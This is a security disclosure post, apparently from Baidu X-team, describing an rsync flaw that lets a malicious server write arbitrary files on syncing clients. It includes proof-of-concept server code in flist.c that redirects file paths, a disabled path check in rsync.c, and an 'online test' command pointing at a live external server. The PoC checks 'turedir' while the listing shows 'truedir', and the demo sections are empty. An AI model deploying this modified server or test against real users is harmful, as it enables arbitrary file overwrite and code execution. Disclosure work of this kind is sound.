Hi all:

In newest version rsync,Baidu Security Team found a vulnerability which is similar to wget ftp CVE-2014-4877 (http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-4877).When a client uses parameter -a to synchronize files of the server-side(default),for example:

```
1.  rsync -avzP  127.0.0.1::share   /tmp/share
```

Rsync recursive synchronous all files,An attacker can hijack the file path by modifying the code of the server-side,allows remote servers to write to arbitrary files, and consequently execute arbitrary code .

Vulnerability Details :

First I shared in the Rsync folder to write the following documents

```
1.  [root@pentest rsync]# ls -lh
2.  total 8.0K
3.  -rw-r--r-- 1 root root    2 Oct 31 03:16 1.txt
4.  drwxr-xr-x 2 root root 4.0K Oct 31 05:17 truedir
5.  [root@pentest rsync]# cd  truedir/
6.  [root@pentest truedir]# ls
7.  pwned
8.  [root@pentest truedir]# cat   pwned
9.  rsync test
10. [root@pentest truedir]#
```

Next I modify the server to send the file code,in the process of synchronizing,the path of file "pwned" can be blocked and changed into any path .
file: flist.c line:394

```
1.  static void send_file_entry(int f, const char *fname, struct file_struct *file,
2.  #ifdef SUPPORT_LINKS
3.         const char *symlink_name, int symlink_len,
4.  #endif
5.         int ndx, int first_ndx)
6.  {
7.    if(strcmp(fname,"turedir/pwned") == 0){
8.
9.     fname="/root/pwned.test"; //Arbitrarily path
10.
11.
12.   }
```

Then, verification occurs in the server-side and says "received request to transfer non-regular file /root/pwned.test 7 [sender]", But as an attacker, the code of the server-side can be arbitrarily controlled,Shielding the following code.
file:rsync.c line:405

```
1.  /*
2.   if (iflags & ITEM_TRANSFER) {
3.    int i = ndx - cur_flist->ndx_start;
```


```
4.      if (i < 0 || !S_ISREG(cur_flist->files[i]->mode)) {
5.       rprintf(FERROR,
6.        "received request to transfer non-regular file: %d [%s]\n",
7.        ndx, who_am_i());
8.       exit_cleanup(RERR_PROTOCOL);
9.      }
10.    }
11.    */
```

The file "pwned" will be downloaded into forged path(/root/pwned.test).


Vulnerability Demo :

Online test:
rsync -avvzP 106.185.33.114::yaseng /tmp/yaseng

server-side(attacker):



client-side(victim):



Submitter: gaojianfeng@Baidu X-team